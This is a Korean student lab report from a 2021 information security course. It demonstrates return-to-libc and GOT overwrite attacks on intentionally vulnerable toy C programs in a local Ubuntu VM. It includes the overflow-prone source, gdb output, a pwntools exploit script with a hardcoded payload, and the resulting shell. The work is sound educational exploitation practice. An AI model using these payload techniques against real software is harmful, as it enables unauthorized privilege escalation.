REPROT

다양한 버퍼 공격 기법을 활용한 관리자 권한 탈취

학 기	2021-1	
과목명	정보보호	
교수 명	황성운	
전 공	컴퓨터공학	컴퓨터공학
학 번	201732134	201935277
이 름	김예원	서재희
제출일	2021.06.20	

목차

1. 서론

1.1 배경

이 프로젝트의 목적은 수업에서 배운 이론 및 실습에서 획득한 지식을 바탕으로 기존 과제에서 수행했던 실험들을 융합하여 새로운 실험을 해보는 데에 있다. 처음 버퍼오버플로우(buffer overflow) 공격에 대한 과제를 받았을 때 제대로 수행하지 못하고 제출한 것에 대한 아쉬움으로 시작해서 다양한 공격 기법 실험을 통해 보다 확실히 이해하고 메모리 구조를 정확히 파악하고자 하는 호기심으로 이어졌다. 실제로 진행했던 기법에는 RTL, RTL Chaining, GOT Overwrite, ROP, FSB가 있고 성공 결과물을 낼 수 있었던 기법은 RTL과 GOT Overwrite 공격이다.

1.2 관련기술 동향

'버퍼 오버플로우(buffer overflow)'는 해킹 기법이 아닌 단순한 프로그램상의 문제로 처음 소개되었는데 1973년경 C언어의 데이터 무결성 문제로 그 개념이 처음 알려졌다. 이후 1988년 모리스 웜(Morris Worm)이 버퍼 오버 플로우를 이용했다는 것이 알려지면서 이 문제의 심각성이 인식되기 시작했다. 1997년에 온라인 보안 잡지로 유명한 'Phrack(7권 49호)'에 관련 문서가 게재되면서 보다 널리 알려지게 됐다. 이 문서는 다양한 버퍼 공격 기법을 유행시키는 계기가 되었으며 현재까지 해커들의 꾸준한 사랑을 받아오고 있다.

1.3 프로젝트 일정

Activity	Task	~5/9 1주차	~5/16 2주차	~5/23 3주차	~5/30 4주차	~6/7 5주차	~6/13 6주차 (기말고사)	~6/20 7주차 (최종)
팀 구성 및 주제 정하기	팀장선정 &역할분담							
RTL 공격	RTL 공격 실행 & 백도어 심기							
GOT Overwrite 공격	GOT Overwrite 공격 실행 & 백도어 심기							
이 외의 여러가지 시도 및 시행착오 과정	FSB, RTL chaining 등 여러 가지 공격 시도 + 시나리오 구성							
테스트	1. 진행한 공격 - 시뮬레이션 2. 관련 개념 공부							
완료	1. 보고서 작성 및 발표 2. 시연 동영상 및 구현 결과물 점검							

2. 배경지식

2.1 메모리 보호 기법 및 그 외 개념

1) NX bit : NX(Never Execute) 특성으로 지정된 모든 메모리 구역은 데이터 저장을 위해서만 사용되며, 그 공간에서 프로세스 명령어가 실행되지 않도록 한다.

2) ASLR(Address Space Layout Randomization): 스택, 힙, 라이브러리의 주소를 랜덤화 하여 실행할 때마다 메모리의 주소가 바뀌도록 한다.

3) PIE(Position Independent Executable) : 바이너리 파일에 적용되는 ASLR. PIE가 걸려있지 않을 때는 바이너리 영역이 정적으로 생성된다.

4) PLT(Procedure Linkage Table): 외부 라이브러리를 연결할 때 참조하는 테이블.

5) GOT(Global Offset Table): PLT가 참조하는 테이블로, 외부 라이브러리의 주소를 가진 테이블.

6) Pwntools: CTF 프레임워크로 취약점 공격을 위한 파이썬 라이브러리. Exploit을 위한 python code를 구성할 수 있으며, gdb만 사용하는 것보다 직관적으로 공격할 수 있다.

7) gdb-peda (python exploit development assistance for GDB): Linux 환경에서 binary 분석 및 exploit을 도와주는 도구, 스택, 코드 영역 등 메모리 구조의 가독성을 높여준다.

2.2 메모리 공격 기법

1) RTL(Return-to-libc): 메모리에 미리 적재되어 있는 공유 라이브러리를 이용해, 실행 파일에 원하는 함수가 없어도 원하는 함수를 사용할 수 있는 공격 기법

바이너리를 실행하고 return하는 복귀 주소를 공유 라이브러리의 함수로 변조하여 원하는 함수를 실행할 수 있다. 따라서 스택에 쉘 코드를 적재할 수 없는 상황에서 사용할 수 있는 공격이며, NX bit 보호 기법을 우회할 수 있다.

2) GOT Overwrite: 메모리에 미리 적재되어 있는 공유 라이브러리를 이용해, 실행 파일에 적재되어 있는 함수를 원하는 함수로 변조하여 사용할 수 있는 공격 기법

라이브러리를 동적으로 링크하여 컴파일 된 실행 파일들은 라이브러리를 호출할 때, GOT를 참조하는 PLT를 호출한다. GOT는 실제 호출하는 함수의 주소를 가리킨다. 이때, 바이너리에서 실행될 함수가 호출하는 GOT가 가리키는 주소를 공유 라이브러리에 적재되어 있는 함수의 주소를 바꿈으로써 원하는 함수를 실행시킬 수 있다. 이 또한, NX bit 보호 기법을 우회할 수 있다.

3. 프로젝트 내용 및 결과

3.1 RTL(Return To Library) 공격

실습환경

- Platform: VMware Workstation 16 Player
- OS: Ubuntu 20.04 LTS 64bit

실습과정

① rtl.c 파일 작성 후 바이너리 파일로 만들기

<소스 코드> - rtl.c

```
#include <stdio.h>


int main()
{
        char buf[256];

        read(0, buf, 512);
        printf("%s\n", buf);
}
```

➔ 256 byte의 char형 변수 buf에 read() 함수로 512 byte를 입력 받고 출력하는 프로그램. 이 때, read() 함수에서 Buffer Overflow가 일어난다.

② system() 함수의 주소 구하기

```
gdb-peda$ pd main
Dump of assembler code for function main:
   0x080491b6 <+0>:     endbr32
   0x080491ba <+4>:     push   ebp
   0x080491bb <+5>:     mov    ebp,esp
   0x080491bd <+7>:     sub    esp,0x100
   0x080491c3 <+13>:    push   0x200
   0x080491c8 <+18>:    lea    eax,[ebp-0x100]
   0x080491ce <+24>:    push   eax
   0x080491cf <+25>:    push   0x0
   0x080491d1 <+27>:    call   0x8049070 <read@plt>
   0x080491d6 <+32>:    add    esp,0xc
   0x080491d9 <+35>:    lea    eax,[ebp-0x100]
   0x080491df <+41>:    push   eax
   0x080491e0 <+42>:    call   0x8049080 <puts@plt>
   0x080491e5 <+47>:    add    esp,0x4
   0x080491e8 <+50>:    mov    eax,0x0
   0x080491ed <+55>:    leave
   0x080491ee <+56>:    ret
End of assembler dump.
```


```
Breakpoint 1, 0x080491b6 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
gdb-peda$
```

➔ main() 함수에 breakpoint를 걸고 print system 명령어를 통해 system() 함수의 주소를 구할 수 있다.

system() 함수의 주소: 0xf7e11420

③ "/bin/sh" 라는 문자열의 주소 구하기

system() 함수의 주소를 구했기 때문에 이제 system() 함수에 들어갈 인자의 주소를 구해야 한다. 인자로 쉘을 실행하기 위한 "/bin/sh" 문자열을 넣어줘야 하는데, system() 함수 내부에 "/bin/sh"라는 문자열이 존재한다.




➔ 이 역시 gdb-peda를 이용하여 find "/bin/sh" 명령어를 통해 "/bin/sh"의 주소를 구할 수 있다.

"/bin/sh"의 주소: 0xf7f5b352

④ exploit.py 파일 작성(payload 구성)하여 공격을 수행

payload = Dummy (256) + SFP (4) + system() (4) + Dummy (4) + "/bin/sh" (4)

비정상적인 함수 호출로 인해 RET에 바로 system() 함수의 주소를 넣어버리게 된다. 이 때문에 함수 주소 뒤에 더미 값을 넣어주는 것이다. 원래 이 자리는 system() 함수가 끝나고 실행되는 코드인데, 현재는 RTL Chaining처럼 다른 함수를 연계하여 사용한 공격 기법이 아니기 때문에 비워 놓게 되는 것이다.


ye5ni@ye5ni-virtual-machine:~/바탕화면/cFile/RTL$ (python3 -c 'print("A"*260 + "\x20\x14\xe1\xf7" + "AAAA" + "\x52\xb3\xf5\xf7")'; cat) | ./rtl
AAAA

<소스 코드> - exploit.py

```
from pwn import *

s = process('./rtl')
pause()
pay="A"*260 + "\x20\x14\xe1\xf7" + "AAAA" +"\x52\xb3\xf5\xf7"
print(pay)
s.sendline(pay)
s.interactive()
```

➔ 앞에서 구했던 주소들을 pay라는 변수에 넣어주고 pwntools 문법에 맞게 출력해주는 프로그램을 작성하였다. “A”*260은 더미 값 256 + SFP (4) 이고, 그 다음은 system주소, 그리고 “AAAA”는 더미 값을 의미한다. 마지막은 “/bin/sh”의 주소이다.


⑤ 공격 실행 결과

```
$ ls
backdoor  backdoor.c  core  exploit.py   peda-session-rtl.txt  rtl  rtl.c
$ id
uid=1000(ye5ni) gid=1000(ye5ni) 그룹들=1000(ye5ni),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpa
dmin),131(lxd),132(sambashare)
```

```
ye5ni@ye5ni-virtual-machine:~/바탕화면/cFile/RTL$ python3 exploit.py
[+] Starting local process './rtl': pid 5888
[*] Paused (press any to continue)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA \x14\xa1÷AAAAR³õ÷
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA \x14\xf7AAAAR\xb3\xf5\xf7
\xd2\xff\xff\xa4\xd1\xff\xff
$
[*] Interrupted
[+] Starting local process './rtl': pid 5895
[*] Paused (press any to continue)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA \x14\xa1÷AAAAR³õ÷
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA \x14\xf7AAAAR\xb3\xf5\xf7AAAAAAAAAAAAAAAAAAAAAAAAAA
\xd2\xff\xff\xa4\xd1\xff\xff
$
$ ls
backdoor  backdoor.c  core  exploit.py   peda-session-rtl.txt  rtl  rtl.c
$ id
uid=1000(ye5ni) gid=1000(ye5ni) 그룹들=1000(ye5ni),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpa
dmin),131(lxd),132(sambashare)
$
```

➔ 쉘이 따진 것을 확인할 수 있다.

프로세스 메모리 구조



3.2 GOT Overwrite 공격

실습환경

- Platform: VMware Workstation 16 Player
- OS: Ubuntu 20.04 LTS 64bit

실습과정

① got.c를 작성하고 컴파일하여 실행 파일 만들기

컴파일: gcc -m32 -no-pie -fno-pic -o got got.c

컴파일 옵션 :

-m32: 32비트로 컴파일

-no-pie: PIE(Position Independent Executable)를 생성하지 않는다.

-fno-pic (= -fpic): 프로그램이 로드되는 위치와 무관한 상대 주소 참조를 사용한 PIE를 생성하지 않는다.

got.c

```
1  #include <stdio.h>
2
3  int main(void){
4      char buf[20];
5
6      gets(buf);
7      puts(buf);
8
9      return 0;
10
11 }
```

gets 함수로 "/bin/sh" 명령어를 입력 받고 공격을 통해 puts 함수를 system 함수로 변조하여 /bin/sh를 실행시킨다.

② puts함수의 PLT 주소 구하기

```
ubuntu@ubuntu:~/Documents/got$ gdb -q got
Reading symbols from got...
(No debugging symbols found in got)
(gdb) b*main
Breakpoint 1 at 0x80491d6
(gdb) r
Starting program: /home/ubuntu/Documents/got/got

Breakpoint 1, 0x080491d6 in main ()
```

실행 파일에 공유 라이브러리를 로드하기 위해 함수가 실행되기 전에 브레이크 포인트를 걸고 바이너리를 실행한다.

```
(gdb) disas main
Dump of assembler code for function main:
=> 0x080491d6 <+0>:     endbr32
   0x080491da <+4>:     lea    0x4(%esp),%ecx
   0x080491de <+8>:     and    $0xfffffff0,%esp
   0x080491e1 <+11>:    pushl  -0x4(%ecx)
   0x080491e4 <+14>:    push   %ebp
   0x080491e5 <+15>:    mov    %esp,%ebp
   0x080491e7 <+17>:    push   %ecx
   0x080491e8 <+18>:    sub    $0x24,%esp
   0x080491eb <+21>:    mov    %gs:0x14,%eax
   0x080491f1 <+27>:    mov    %eax,-0xc(%ebp)
   0x080491f4 <+30>:    xor    %eax,%eax
   0x080491f6 <+32>:    sub    $0xc,%esp
   0x080491f9 <+35>:    lea    -0x20(%ebp),%eax
   0x080491fc <+38>:    push   %eax
   0x080491fd <+39>:    call   0x8049080 <gets@plt>
   0x08049202 <+44>:    add    $0x10,%esp
   0x08049205 <+47>:    sub    $0xc,%esp
   0x08049208 <+50>:    lea    -0x20(%ebp),%eax
   0x0804920b <+53>:    push   %eax
   0x0804920c <+54>:    call   0x80490a0 <puts@plt>
   0x08049211 <+59>:    add    $0x10,%esp
   0x08049214 <+62>:    mov    $0x0,%eax
   0x08049219 <+67>:    mov    -0xc(%ebp),%edx
   0x0804921c <+70>:    xor    %gs:0x14,%edx
   0x08049223 <+77>:    je     0x804922a <main+84>
   0x08049225 <+79>:    call   0x8049090 <__stack_chk_fail@plt>
   0x0804922a <+84>:    mov    -0x4(%ebp),%ecx
   0x0804922d <+87>:    leave
   0x0804922e <+88>:    lea    -0x4(%ecx),%esp
   0x08049231 <+91>:    ret
End of assembler dump.
```

실행 파일에 적재되어 있는 함수와 주소를 확인하기 위해 main 함수를 디스어셈블링한다. 레지스터, 주소 값, 어셈블리어 등을 확인할 수 있다.

③ puts 함수의 GOT 주소, system 함수의 주소 확인

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e10420 <system>
(gdb) x/3i 0x80490a0
   0x80490a0 <puts@plt>:        endbr32
   0x80490a4 <puts@plt+4>:      jmp    *0x804c014
   0x80490aa <puts@plt+10>:     nopw   0x0(%eax,%eax,1)
```

변조 대상 (puts 함수의 GOT)이 되는 주소와 변조를 위해 사용할 주소 (system 함수)를 확인한다.

④ 주소 값 변조

```
(gdb) set *0x804c014 = 0xf7e10420
(gdb) c
Continuing.
/bin/sh
[Detaching after vfork from child process 2799]
$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ ls
got    got.py                    peda-session-got.txt  peda-session-sys.txt  sys
got.c  peda-session-basename.txt  peda-session-id.txt   p_got.py              sys.c
$ exit
[Inferior 1 (process 2794) exited normally]
(gdb) q
```


주소 값 변조
set *plt_got = system_addr

/bin/sh 실행

puts 함수의 GOT의 주소(puts 함수의 실제 주소)를 system 함수의 주소로

변조하여 이 프로그램은 puts("/bin/sh") 대신 system("/bin/sh")를 실행한다.

프로세스 메모리 구조



4. 결론 및 느낀 점

4.1 한계점 및 개선 방안

1) 목표했던 모든 내용을 수행하지 못한 것의 한계

기초 보안지식이 전무한 상태에서 단기간 프로젝트라는 시간적 제약으로 인해 목표로 했던 모든 공격을 성공시키지는 못하였다. 프로젝트 일정표에 따라서 매주 각기 다른 공격을 실습하고 공부를 게을리하지 않았음에도 불구하고 부딪히게 된 오류들에 대해서 전부 다 해결하기는 어려웠다.

하지만 이미 우리 프로젝트 목적을 위한 기초 뼈대를 구성했기 때문에 시간적 여유가 더 생긴다면 미제로 남은 공격 기법들에 대해 차근차근 해결하고, 이들을 융합하여 실험해 볼 수 있다.

2) 독창성의 한계

이번 프로젝트에서는 기존 부여된 과제에서 수행하지 못한 부분을 추가로 수행하고 좀 더 다양한 공격 기법들에 대해 알아보았다. 단순히 인터넷에서 흔히

찾아볼 수 있는 실습들을 따라했다는 점에서 독창성이 없는 결과물일 수 있다.

하지만 수행한 실험들을 바탕으로 응용할 수 있는 범위가 매우 넓다. 예를 들어, 계산기 프로그램을 c파일로 작성하여 바이너리 파일로 만든 후, 입력을 받는 부분에서 배열을 40개를 만들었는데 이를 초과하는 입력을 받으면 단순 bof(버퍼 오버 플로우), 또 입력을 그냥 &s로 받으면 fsb로 총 2개의 취약점을 만들 수 있다. 여러가지 취약점을 남긴 파일을 이용해서 하나씩 공격해보고 쉘 코드를 삽입해 관리자 권한을 탈취하게 우리 팀만의 독창성을 보일 수 있다고 생각한다.

4.2 시행착오 과정

1) random dummy의 존재

기존 과제를 할 때는 Ubuntu Linux 16.04에서 진행을 했었다. 이때는 스택의 구조가 버퍼의 크기(지정 크기) + SFP(4) + RET(4)로 구성되었는데, Ubuntu Linux 20.04 LTS에서는 버퍼와 SFP 사이에 dummy(4)가 들어갔다. dummy가 무작위로 생성되는 것이어서 같은 환경, 같은 코드를 사용해도 dummy가 생기지 않는 경우가 있었기에 random dummy의 존재를 확인하는 데 많은 시간을 소모했다.

2) gdb-peda의 문제점

메모리를 공격하여 쉘을 실행시키는 대부분의 공격은 기존 바이너리 코드에서 새로운 프로세스 또는 새로운 스레드에서 "/bin/sh"를 실행한다. gdb에서 공격을 했을 때는 아무런 문제없이 새로운 프로세스가 생성되고 실행되었다. 하지만 gdb-peda를 사용했을 때는 스레드 간 충돌 문제로 실행 상태가 제대로 유지되지 않았다. 처음 공격을 시도할 때부터 gdb-peda를 사용했기 때문에 운영체제 상의 문제인 줄 알고 다른 운영체제에서도 시도해보았으나 비슷한 결과를 얻었고,

실습이 마무리될 무렵 gdb-peda의 문제임을 확인했다.

3) 컴파일 옵션에 대한 이해

운영체제가 이미 보안이 잘 되어 있기 때문에 실습을 수행하기 위해서는 다양한 컴파일 옵션을 주어 보안 상태를 낮추어야 했다. 이때 linux의 gcc나 gdb의 man 페이지에 설명이 제대로 나와있지 않은 컴파일 옵션들(ex. -fno-pic)이 있었다. 어떤 옵션을 사용해야 하고, 왜 사용해야 하는지에 대해 적지 않은 시간을 할애하여 구글링을 하며 이해할 수 있었다.

4.3 결론

'컴퓨터 보안'을 수업시간에 이론으로 접했을 때는 굉장히 간단하게 보였는데 직접 수행해보면서 결코 만만하지 않다는 것을 알게 되었다. 인터넷에 존재하는 수많은 자료들을 보면서 똑같이 따라해도 늘 예기치 못한 변수에 직면하였다. 이 때문에 우리 팀은 현 수준에 초점을 맞춰 단순히 베끼는 것에 미치지 않고 무엇을 더 얻을 수 있을까 끊임없이 고민했다. 똑같이 따라하더라도 정확하게 알고 공격을 수행하는 것을 목표로 잡았다.

그 결과, 처음 프로젝트를 시작할 때의 목적에 맞게 다양한 버퍼 공격 기법에 대해 자세히 이해하고, 전반적인 메모리 구조와 버퍼의 취약점에 대해 알게 되었다. 너무 많은 시행착오가 있었기에 녹록치 않은 프로젝트 기간이었지만 꾸준한 공부를 통해 전반적인 보안 분야의 배경 지식을 얻었고, 취약점 공격에 활용할 수 있는 밑바탕을 쌓을 수 있었다.

5 참고 자료

- RTL : https://d4m0n.tistory.com/79
- GOT Overwrite : https://d4m0n.tistory.com/83
- Pwntools : https://github.com/Gallopsled/pwntools
- Pwntools_usage : https://docs.pwntools.com/en/stable/
- Gdb-peda : https://go-madhat.github.io/gdb-peda/